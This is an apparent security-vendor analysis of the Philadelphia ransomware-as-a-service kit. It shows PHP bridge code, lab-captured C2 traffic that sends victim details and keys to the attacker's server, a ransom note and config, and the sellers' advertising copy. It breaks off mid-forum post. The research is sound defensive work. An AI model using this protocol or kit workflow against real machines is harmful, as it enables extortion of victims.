

Ransomware as a Service (RaaS): Deconstructing Philadelphia

WannaCry and Petya drove home the damage ransomware can do to organizations. RaaS kits available on the Dark Web allow the least technically savvy among us to launch more of the same.

By Dorka Palotay

Contents

Intorduction	3
Market Strategy	4
Ransomware analysis	6
Setting up the attacker's environment	7
Generating the ransomware	10
Operating the ransomware	12
Encryption	17
Managing the attacks	17
Give mercy	19
Pirated versions	22
Cheaper is better?	22
Alternative packaging	22
Fun with websites	24
The builder used in this analysis	26
Following the attackers	29
Example 1	29
Example 2	30
Example 3	31
Defensive measures	32
Other links we think you'll find useful	32

Introduction

It's increasingly easy to build and launch ransomware, regardless of skill. All that's required is ill intent and access to the dark web, a marketplace where malware kits are advertised the way a traditional online retailer promotes footwear or toys.

Sophos global security research head James Lyne described the threat this way during a recent interview with NBC's Today show: "Anyone with intent can buy a kit. This is ransomware as a service." (1)

Do-it-yourself malware kits certainly aren't new. We can go all the way back to the early 1990s for examples, including DOS-based tools such as VCL (Virus Creation Laboratory) and PS-MPC (Phalcon-Skism Mass Produced Code Generator). Back then, the main purpose of malware creation tools was to give non-techies entry into the virus-writing counterculture.

Today, the goal is to make money.

Recent ransomware attacks prove that publicly available tools and codes make the life of cyber criminals much easier. Both Wannacry (2) and Petya (3) caused serious damage across the world using the Eternalblue exploit, which was leaked by the Shadow Brokers. Not to mention the MBR code Petya borrowed from an earlier Petya variant, GoldenEye. The attackers didn't even care about decryption; even if the victims paid they weren't able to restore the damaged systems.

WannaCry and Petya drove home the damage ransomware can do to organizations. SophosLabs has found that more of the same is a certainty because of RaaS kits that allow even the least technically savvy among us the ability to do evil.

One example is Philadelphia.


Philadelphia is the product of so-called "anti-security vendor" The Rainmaker Labs. Their first RaaS product was Stampado, which they started to sell last summer for only \$39. Based on their experiences by the end of 2016, they developed a much more sophisticated piece of ransomware called Philadelphia, which they currently sell for \$389 on their website.

Customers include an Austrian teenager police arrested in April for infecting a local company. In that case, the culprit locked the company's servers and production database, then demanded \$400 to unlock them. The victim refused, since it was able to retrieve the data from backups.


To help orgs mount a better defense, we deconstructed Philadelphia and outlined how it works and how to avoid it and RaaS as a whole.

Market Strategy

On their website, Rainmaker Labs advertises not just Philadelphia, but several other products like Stampado -- their first RaaS product.



They've developed a vigorous marketing program around Philadelphia that looks as slick as what you'd see coming from any Fortune 500 company.



They not only use their website, but several other forums to reach potential customers. They created a 13-page brochure explaining all the features, and their video ad highlights articles and blog posts from security professionals about Stampado, referencing Philadelphia with the following lines:

"They said we innovated the ransomware market" and "We did it again."

On AlphaBay, they even offer customers a discount:

Philadelphia Ransomware - FUD - NEW VERSION 1.36.4 - CHEAP - ALL AUTOMATIC - UNDECRYPTABLE - UPDATED + BONUS! - 20% OFF - DISCOUNT - LIMITED OFFER

Philadelphia Ransomware - The Most Advanced and Customisable you've Ever Seen VIDEO: <https://vid.me/Plfj> Conquer your Independence with Philadelphia Ransomware! Version: 1.36.2 - UPDATE 13th March Get an Advanced and Customisable Ransomware at a Full Lifetime License! Philadelphia innovates the Ransomware Market by presenting several Features that makes it possible to manage a V...

Sold by **The Rainmaker** - 61 sold since Sep 9, 2016 **Vendor Level 5** **Trust Level 6**

	Features	Features
Product class	Digital goods	Origin country
Quantity left	1 items	Ships to
Ends in	Never	Payment
		Escrow

Default - 1 days - USD +0.00 / item

Purchase price: USD 309.00

Qty: **Buy Now**

0.2319 BTC / 15.7734 XMR

We've seen different pricing strategies among RaaS providers. The most popular is when the developers keep some percentage of the ransom payments coming from the victims and send the rest to their customer (e.g. Satan, Dot, Mac ransomware).

Others sell access to the command-and-control server for different time periods (e.g. Ranion, RaasBerry, Bok). With Philadelphia, customers only have to pay once. In return they get an executable with which they can generate unlimited ransomware samples. In their advertisements, the developers highlight the lifetime access with constant updates along with the easy setup and usability of their product:

Get Philadelphia at a Special Price!

\$389

Unlimited License

Unlimited Builds

Unlimited Campaigns

No monthly fees or % rate

Constant Updates

Bitcoin Payment Autodetect

Plain-English help file

No dependencies (.net or whatever)

Get in Touch!

Ransomware analysis

For a ransomware campaign to succeed, attackers must overcome four main challenges:

1. Setting up a command-and-control server to communicate with victims,
2. Creating ransomware samples,
3. Sending the samples to the victims, and
4. Managing the attacks (collecting statistical information, checking payment etc.).

When someone buys Philadelphia ransomware, they get an executable. This is the so-called Philadelphia headquarter. The headquarter helps the attackers in the first, second and fourth challenges during their attacks. We have seen examples where developers help their customers in the third step as well.

There are three systems involved in a Philadelphia ransomware attack. Two are under the control of the attacker and the third is the computer of the victim. The attacker needs a computer on which he runs the headquarter, and also needs a webserver to communicate with the victims. In the following sections we explain what happens on these three systems during the preparation and successful execution of an attack. The figure below shows the three systems and the communication channels between them. The propagation of the malware is not included.




Figure 1

Setting up the attacker's environment

The buyer of the Philadelphia ransomware can simply run the executable he got in return for his money. First the user has to set a username and a password. Later he uses these credentials to get access to the headquarter itself.



Figure 2
Login page of the headquarter



Figure 3
Philadelphia Headquarter

Using the headquarter, the attacker can generate so-called bridges. The bridge is a PHP script, which runs on a webserver chosen by the user. It is responsible for the communication between the attacker and the victim, and saves information about the attacks.




Figure 4
Generating a bridge

A username and a password are needed to generate a bridge. Every time when the headquarter wants to communicate with the bridge it authenticates itself using these credentials (sends the username and the MD5 hash of 'ph1l4d3lph14PASSWORDr41nm4k3r'). If they are incorrect, then the bridge replies with 404 error.

```
define('USERNAME', 'test');
define('PASSWORD', 'test');
define('FOLDER', 'C:\\php/');

function requirelogin() {
    if(@$_REQUEST['u']!=USERNAME OR
        @$_REQUEST['w']!=md5('ph1l4d3lph14'.PASSWORD.'r41nm4k3r'))
        throw_404();
}
```

Figure 5
bridge.php

After generating the PHP script and placing it on the webserver, the bridge has to be added to the list of bridges in the headquarter. During this the connection will be checked and the credentials will be verified.


```
GET /test.php?pp=VerifyLogin&username=test&password=a539268aed50c186b659cd2cfcdd6668 HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Philadelphia)
Cache-Control: no-cache

HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 05 May 2017 07:43:36 +0000
Connection: close
X-Powered-By: PHP/7.1.4
Content-type: text/plain; charset=UTF-8

ok
```

Figure 6
Headquarter connects to bridge

The PHP script generates three files on the webserver:

- Config.pdb: contains basic configuration information
- Wallets.pdb: contains the BTC wallets of the attacker
- .htaccess: responsible for preventing access to the PDB files stored on the server

```
if(!file_exists(FOLDER.'config.pdb'))
    file_put_contents(FOLDER.'config.pdb', serialize(
        array(
            'amount' => 0.3,
            'confirmations' => 3,
            'increase' => 1,
            'increase_type' => 'a',
            'tolerance' => 10
        )
    ));

if(!file_exists(FOLDER.'wallets.pdb'))
    file_put_contents(FOLDER.'wallets.pdb', null);

if(!file_exists(FOLDER.'.htaccess'))
    file_put_contents(FOLDER.'.htaccess', "<Files .pdb>\norder allow,deny\n deny from all\n</Files>");
```

Figure 7
bridge.php

Some settings of the bridge can be changed through the headquarter: the requested amount of bitcoin, the tolerance and the wallet addresses. When the attacker wants to change these settings, then the headquarter first requests the current configuration details from the bridge, after that it sends the new values and finally the corresponding files get updated by the bridge.

```
GET /test.php?u=test&w=a539268aed50c186b659cd2cfcdd6668 HTTP/1.1
User-Agent: Mozilla/5.0 (Philadelphia)
Host: 127.0.0.1
Cache-Control: no-cache

HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 05 May 2017 08:17:57 +0000
Connection: close
X-Powered-By: PHP/7.1.4
Content-type: text/plain; charset=UTF-8

[config]
amount=10
confirmations=3
increase=1
increase_type=a
tolerance=50
[wallets]
590c353547a6c=djhfb156d4g
```

Figure 8

Headquarter asks for the current configuration details

```
GET /test.php?u=test&w=a539268aed50c186b659cd2cfcdd6668&p=590c353547a6c HTTP/1.1
User-Agent: Mozilla/5.0 (Philadelphia)
Host: 127.0.0.1
Cache-Control: no-cache

HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 05 May 2017 08:18:04 +0000
Connection: close
X-Powered-By: PHP/7.1.4
Content-type: text/plain; charset=UTF-8

ok
```

New wallet

New ransom amount

New tolerance

Figure 9

Headquarter changes the configurations

Generating the ransomware

After successfully setting up the bridge, the attacker can generate ransomware samples (called agents). The headquarter provide several options to customize the generated malware.




Figure 10
Generating an agent

Customizable features:

- Icon
- Filename
- Mutex string
- Ask for administrator rights or not
- Used bridge
- Text of the ransom note
- Russian roulette: deleting some files after some time
- The interval for the ransomware to connect to bridge and send status
- Deadline after which files and/or keys will be deleted
- Ransom note colours
- Folders to encrypt and the depth of the folders
- Extensions to encrypt
- Enabling USB infection
- Enabling network spread
- UPX packing
- Name of the running process
- Creating txt file with instructions on Desktop
- Delay before encryption
- Showing ransom window before encryption
- Folder to extract the files to

After setting all these features the ransomware can be generated. The result is a compiled [Autoltauexploit](#) script.

Operating the ransomware

The developers of Philadelphia ransomware introduce themselves using the following lines:

"We are the folks at The_Rainmaker Labs. Perhaps you got to know us through our previous product, Stampado, a simple and easy to use ransomware that got in the news (Softpedia, Forbes, WSJ and a lot more) for bringing advanced features for just \$39. Yes, we like to play with security, as you might have guessed. With Stampado, we could be able to understand what ransomware buyers seek on new products. After 1 and half month of "experiment", we bring Philadelphia, to supply to all needs."

Philadelphia is indeed the improved version of Stampado. But the developers didn't stop there; they are constantly updating Philadelphia itself: adding new features, fixing bugs and obfuscating the code. Stampado and all the versions of Philadelphia were written in AutoIt. While there are many improvements and changes in the code since Stampado, there are several functions which can be found in all the versions. They all encrypt the filenames and append .locked extension to them. All of the versions save a copy of the ransomware in the %APPDATA% folder and adds it to HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ registry key (in some cases to HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ as well).

In the %APPDATA% folder they create two other files. In the first file they save the current status of the attack, while in the second one the list of encrypted files.

Status information examples:

1. Stampado:

```
[a]
status=done
pid=2460
start=2017/06/16 10:22:39
```

2. Philadelphia non-obfuscated:

```
[temp]
status=Ransom window
[a]
status=done
pid=1940
start=2017/06/16 10:33:02
[bridge]
url=http://[redacted].php
id=5943a5c94360c
wallet=13qrREKhfW8Ycb9MmmSjKZnnTzEBHyXKd7
amount=0.05550
```

3. Philadelphia obfuscated:

```
[0x6F562E50]
0x68472254F7BB=0x49522D53EDA5947EB05FACC963
[0x7A]
```

```
0x68472254F7BB=0x7F5C2D45
0x6B5A27=0x29007718
0x68472252F6=0x29037217ADF88226E807E897248B56349F2659
[0x79412A44E5AD]
0x6E412F=0x73473750B8E79B79A158ACC3279F0168C838078DD1021382
0x7257=0x2E0A7713E3F0863DE150AAC575
0x6C522F4CE7BC=0x2A011343D3F1F06B9D7BA79265803165CB4F0790A91D2AC41C
D097F08C2C5C7E1742
0x7A5E2C55ECBC=0x2B1D7215
```

In the following table there is a detailed summary of the files used in the ransomware attacks in the case of three different types: Stampado, Philadelphia compiled from non-obfuscated script, and Philadelphia compiled from obfuscated autoit script. First we can see the result of decompiling the ransomware samples. Then we listed the files that are created in the %APPDATA% and %TEMP% folders by the samples.

Philadelphia not only has much more customizable features than Stampado, but has the advantage of using bridges. To store the features of the ransomware sample it creates the pd4ta.bin file, and to create statistics the bridge creates files on the webserver containing information about the victims.

Ransomware as a Service (RaaS): Deconstructing Philadelphia

Name	Stampado	Philadelphia	Philadelphia (obfuscated)
sha1	a429deb8e0f7efb2c3c7f1f2c51be64accc38202	78820cd3a877d15f96a2eb8485b78c4bf9f989b2	5d885ac36e80311aca8669e95bef571022a1803f
Decompile	main script	main script	main script (obfuscated)
		ph1la.bin: encrypted secondary autoit script	ph1la.bin: encrypted secondary autoit script
		pd4ta.bin: encrypted config info	stub.au3.509: constants used by the main script (obfuscated)
			pd4ta.bin: encrypted config info
			delphi.au3.509: constants used by the secondary script (obfuscated)
%TEMP%		pd4ta.bin: encrypted config info	pd4ta.bin: encrypted config info
		pd4ta.dat: decrypted config info	pd4ta.dat: decrypted config info (obfuscated)
		delph1.bin: encrypted secondary autoit script	delph1.bin: encrypted secondary autoit script
		delph1.dat: decrypted secondary autoit script	delph1.dat: decrypted secondary autoit script (obfuscated)
			delphi.au3.509: constants used by the secondary script (obfuscated)
			proclg.db: list of encrypted filenames
			proclst.db: list of encrypted files
			proqueue.db: list of files to encrypt
%APPDATA%	copy of ransomware	copy of ransomware	copy of ransomware
	status info	status info	status info (obfuscated)
	list of encrypted files	list of encrypted files	list of to be encrypted files (read access only included)
		The builder lwe use generates this type.	

```
[file]
mutex=c84a4fda95284e1bd0de88667bf6567e
uac=not
[bridges]
1=http://127.0.0.1:80/test.php
[message]
115be2b98435259cbbcaa793c9b9dffc=All your files have been encrypted!\r\n\r\n
All your documents (databases, texts, images, videos, musics etc.) were encrypted.
The encryption was done using a secret key\r\nthat is now on our servers.\r\n\r\n\r\n
to decrypt your files you will need to buy the secret key from us.
we are the only on the world who can provide this for you.\r\n\r\n\r\n
what can I do?\r\n\r\n\r\nPay the ransom, in bitcoins, in the amount and wallet below.
You can use LocalBitcoins.com to buy bitcoins.
[strings]
02061592f063b9b4e08f2adb3f8535c0=deadline
50290a893d63a7afe77bef084ffb2a1b=Russian Roulette
fb31ddd9c54fd3dd5a07c813678a3f62=Last file Deleted:
d8aea318c44105aac275125140e7b085=Bitcoin Amount
becb5f809420f184d8bc5b17f356a725=wallet for Sending Bitcoins
0335a3a7ca4ecc2e1ba974a827efe31a=Copy
1084cf36076b23783289bf73bde2e0b5=Decrypt your Files
8802e8fcesbb3427e0705653fcffce77=Paste here the transaction ID to get your files back:
6fa726501ada6cb7cba8280032a303de=Click to check
aef87c1b6f665e8ea931b4dd7322ba07=Speech (blank for none)
[ping]
interval=60
[color]
bg=0xFF0000
fg=0x000000
[folders]
<Fixed drives>=1
<removable drives>=1
<network drives>=1
<drive root folders>=1
Desktop=2
My Documents=2
Favorites=1
Home Path=2
Home Drive=0
Downloads=2
Pictures=2
Music=2
Videos=2
Desktop Common=2
Documents Common=2
[settings]
extensions=*.7z;*.avi;*.bmp;*.cdr;*.doc;*.docx;*.gif;*.html;*.jpeg;*.jpg;*.mov;*.mp3;*.mp4;*.pdf;*.ppt;
*.pptx;*.rar;*.rtf;*.tiff;*.txt;*.wallet;*.wma;*.wmv;*.xls;*.xlsx;*.zip
process=Isass.exe
extractto=%appdata%
[temp]
```

Figure 11
pd4ta.dat – Philadelphia non-obfuscated

Before Philadelphia starts to encrypt files it sends information about the victim to the bridge: OS, user name, country, AV, locale, encryption key. In return the bridge sends the victim ID, bitcoin address and ransom amount.

```
GET /test.php?p=Insert&osinfo=WIN_7&user=worker&country=United
+States&av=Unknown+AV&locale=en-US&ucd=qgJxUf%5CFa
%5BTZUppomCMukxoNepfz ZuZmIs HTTP/1.1
User-Agent: AutoIt
Host: 127.0.0.1
Cache-Control: no-cache

HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 05 May 2017 08:35:31 +0000
Connection: close
X-Powered-By: PHP/7.1.4
Content-type: text/plain; charset=UTF-8

590c3953c996f1Lo3fcDaF46ZntFSAPwWJmB5R8RTAUNS12
Victim ID Bitcoin address Ransom
amount
```

Figure 12
Ransomware sending information to the bridge

On the webserver the bridge generates three files for each victim:

- **ph_v_data_ID.pdb:** ID is the ID of the victim. It stores information about the victim. Updated each time when the ransomware sends message to the attacker.

```
a:18:{
s:2:"id";s:13:"59164fa98cf18";
s:11:"unlock_code";s:37:"fwkV_bt1zqwsxOIWHM_s\rMuPvF\LrLOW[GER";
s:7:"os_info";s:6:"WIN_10";
s:2:"av";s:16:"Windows Defender";
s:4:"user";s:5:"lorem";
s:7:"country";s:6:"Brazil";
s:6:"locale";s:5:"pt-BR";
s:3:"geo";a:3:{s:3:"lat";s:8:"";s:3:"lon";s:8:"";s:7:"country";s:2:"BR";};
s:6:"wallet";s:34:"14VWCve4sT2fb7SCjvNmhpv8g98pzzRD6r";
s:6:"amount";d:0.29999999999999999;
s:8:"infected";i:1494634409;
s:4:"paid";b:0;
s:8:"unlocked";b:0;
s:10:"lastactive";i:1494635554;
s:13:"unlocked_when";i:0;
s:16:"transaction_code";N;
s:6:"status";s:10:"Encrypting";
s:2:"ip";s:13:"";}
```

Figure 13
ph_v_data_ID.pdb

- **ph_v_ip_ID.pdb:** It stores the IP address of the victim. Saves it every time, when a new message comes from the victim.
- **ph_v_msg_ID.pdb:** It stores the messages coming from the headquarter related to the victim with the specific ID. When a victim sends status info to the bridge, the bridge checks this file and sends the content of it to the victim.

Examples of ph_v_msg_ID.pdb:

```
a:0:{}
a:1:{i:0;s:11:"forcecheck|";}
a:1:{i:0;s:14:"changeamount|1";}
```


Encryption

Philadelphia and Stampado use different key generation methods. Stampado uses hard-coded strings with MD5 hashing and AES encryption.

In Philadelphia the encryption key is generated using the RANDOM Autoit function:

```
FUNC key_gen()  
  LOCAL $4B  
  FOR $20 = 1 TO RANDOM(32, 40, 1)  
    $4B &= CHR(RANDOM(65, 122, 1))  
  NEXT  
  RETURN $4B  
ENDFUNC
```

The ransomware calls the CryptCreateHash and CryptHashData functions to calculate the MD5 hash of the generated random sequence.

After the key generation both ransomware calls CryptDeriveKey to create an AES-256 key. Finally they encrypt the files using CryptEncrypt and the same key for each file.

Because of the weaknesses of the key generation algorithms, the encrypted files can be recovered without paying the ransom in both cases.

Managing the attacks

The headquarter is responsible for managing the attacks.




Figure 14
Managing the attacks

The first step is to list all the infected machines. Using the Update Data option, the headquarter asks for the list of the victims from all the bridges and displays the result.

```
GET /test.php?p=ListVictim&u=test&w=a539268aed50c186b659cd2cfcdd6668
HTTP/1.1
User-Agent: Mozilla/5.0 (Philadelphia)
Host: 127.0.0.1
Cache-Control: no-cache

HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 05 May 2017 08:38:38 +0000
Connection: close
X-Powered-By: PHP/7.1.4
Content-type: text/plain;charset=UTF-8

[590c3953c996f]
id=590c3953c996f
unlock_code=qgJxUf\Fa[TZUpdomCMukxoNepfz_ZuZmIs
os_info=WIN_7
av=Unknown AV
user=worker
country=United States
locale=en-US
lat=0
lon=0
country_legacy=
wallet=1Lo3fcDaF46ZntFSAPwW1JmB5R8RTAUN5
amount=12
infected=1493973331
paid=0
unlocked=0
lastactive=1493973511
unlocked_when=0
transaction_code=
status=Encrypting
ip=127.0.0.1
[]
[]
```


There are three different kinds of actions that can be made using the headquarter:

- query information about the victims (in this case there is no communication between the headquarter and the bridge),
- change the settings of a chosen bridge (communication needed between the headquarter and the bridge),
- change the settings of a chosen victim (communication needed between the headquarter and the bridge and between the bridge and the victim).

The following list contains the possible actions in the three different categories.

Query information:

- Query the victims' password
- Track the victims on Google Maps (show their location using Google Maps)
- Check the transactions
- Query all info about a victim



- Create groups of victims
- Filter the victims (using groups, bridges, country, locale, IP, infection state, ransom amount, OS, username, infection date, latest ping time)

- Generate PDF report

Changing the settings of a bridge:

- Ransom amount
- Tolerance
- Bitcoin wallets

Changing the settings of a victim:


- Give mercy
- Ransom amount
- Bridge

Give mercy

Maybe the most interesting feature of the headquarter is the option to give mercy to a victim by one simple click. It means that the victim gets back his files without paying the ransom.

Let's see what happens if the attacker uses the mercy button.

1. The attacker gets the following message. If he chooses yes, the headquarter starts the decryption process.



2. Headquarter sends "Unlockvictim" instruction to the bridge with the ID of the victim.

```
GET /test.php?
u=test&w=a539268aed50c186b659cd2cfcdd66688p=Unlockvictim&id=590c847bddc4
4 HTTP/1.1
User-Agent: Mozilla/5.0 (Philadelphia)
Host: 127.0.0.1
Cache-Control: no-cache

HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 05 May 2017 13:56:33 +0000
Connection: close
X-Powered-By: PHP/7.1.4
Content-type: text/plain; charset=UTF-8
```

The "unlocked" value in ph_v_data_ID.pdb changes to true.

3. Headquarter sends "Sendmsg" instruction to the bridge with "msg=forcecheck" and the id of the victim

```
GET /test.php?
u=test&w=a539268aed50c186b659cd2cfcdd66688b=SendMessage&id=590c847bddcd4&msg
=forcecheck&7C HTTP/1.1
User-Agent: Mozilla/5.0 (Philadelphia)
Host: 127.0.0.1
Cache-Control: no-cache

HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 05 May 2017 13:56:33 +0000
Connection: close
X-Powered-By: PHP/7.1.4
Content-type: text/plain; charset=UTF-8

ok
```

The following is written to ph_v_msg_590c847bddcd4.pdb: a:1:{i:0;s:11:"forcecheck|"};

4. Next time when status information comes from the ransomware to the bridge it sends the "forcecheck" message in return

```
GET /test.php?p=Ping&id=590c847bddcd4&s=Encrypting HTTP/1.1
User-Agent: AutoIt
Host: 127.0.0.1
Cache-Control: no-cache

HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 05 May 2017 13:57:11 +0000
Connection: close
X-Powered-By: PHP/7.1.4
Content-type: text/plain; charset=UTF-8

forcecheck|
```

5. Ransomware sends Check payment message with "transaction=mercy" to the bridge and gets the MD5 hash of the decryption key and the key itself in return

```
GET /test.php?p=Checkpayment&id=590c847bddcd4&transaction=mercy&v=130
HTTP/1.1
User-Agent: AutoIt
Host: 127.0.0.1
Cache-Control: no-cache

HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 05 May 2017 13:57:11 +0000
Connection: close
X-Powered-By: PHP/7.1.4
Content-type: text/plain; charset=UTF-8

fb2b891f1d0e5cb9fae878d92e273ec3 LinuxFtnQszVwIptVp_numLbsiJ`TMcVYJEudObiY
```

MD5 of the key

Key for decryption

6. Victim sees the following window

Thanks! Please wait while we decrypt your files. Do NOT turn off your machine.

7. Ransomware sends status information to the bridge

```
GET /test.php?p=Ping&id=590c847bddcd48s=Unlocking HTTP/1.1
User-Agent: AutoIt
Host: 127.0.0.1
Cache-Control: no-cache

HTTP/1.1 200 OK
Host: 127.0.0.1
Date: Fri, 05 May 2017 13:57:11 +0000
Connection: close
X-Powered-By: PHP/7.1.4
Content-type: text/plain; charset=UTF-8

ok
```

Status info

8. The victims' files are decrypted, the created registry values are deleted and the status information saved in %APPDATA% is changed to:

[a]

status=free

[temp]

status=Unlocked

Pirated versions

Not surprisingly, we have found several forum posts and websites where cybercriminals try to make money selling the pirated version of Philadelphia. They use different approaches to achieve their goal.

Cheaper is better?

The easiest approach is to use the reputation of Philadelphia and sell the pirated version for a cheaper price.



Alternative packaging

Some sellers decided to give a new name and design to the ransomware. Hostman ransomware is the repacked version of Philadelphia, advertised with some extra features. Hostman tries to make ransomware attacks easier to the buyers by helping them spread samples.

Offline

Advanced Member

VIP

Posts: 75

Joined:

Reputation: 0

Likes: 8

Leecher level: 30

Posted 21 January 2017 - 09:01 PM

#1

SERVICE OPERATIONAL
[UPDATE 2nd June 2017]
- Updated Binary. Improved overall de-/encrypting performance (up to twice as fast de-/encrypting as before).
- RaaS Service 100% Operational and maintained by iSecure
- **NEW FEATURE: I HELP YOU SPREADING!**

ABOUT

This ransomware is the only you will ever need. It has all the features that ransomware should have and much more - including automatic decryption after payment in BTC network and USB spreading. It is built to be autonomous. No software can decrypt files after HOSTMAN did his job. And he does his job proved good

Plans & Pricing

Only BTC accepted. You can buy directly or sell

	HOSTMAN Basic	HOSTMAN Big
Encryptions	UNLIMITED	UNLIMITED
Receive Payments	1	UNLIMITED
Decryptions	1	UNLIMITED
1 Executable	USD 9.95	USD 49.95

BUY BASIC

BUY BIG

Although the author of Hostman claims his product is not Philadelphia ransomware, he also says that he used the sources of Philadelphia, and Hostman is indeed a cracked version.

Is this Philadelphia Ransomware?
No. Was built with same Libs and Sources but is Not Philadelphia Ransomware. (Hostman has more features too)


Other sell much cheaper Ransomware and also Philadelphia cracked. Why shouldn't I buy this?
Known backdoors allow hackers to modify Cracked Ransomware and therefore use you as a trojan to inject their own Bitcoin Addresses. Watchout especially on nulled. I tested a few and found such backdoors. Better use my real working RaaS which is proven to work too.

Business 2 Business? Spreading help? Support?
No. I dont do any contracts.

I give FULL SUPPORT and HELP YOU SPREADING!

There is a post from a forum member, who advertises the original source of Philadelphia ransomware. The answer from the seller of Hostman is: “Yes, Its very stable! But full versions is very expensive☺”.

Offline



Advanced Member

VIP

Posts: 75

Joined:

Reputation: 0

Likes: 8

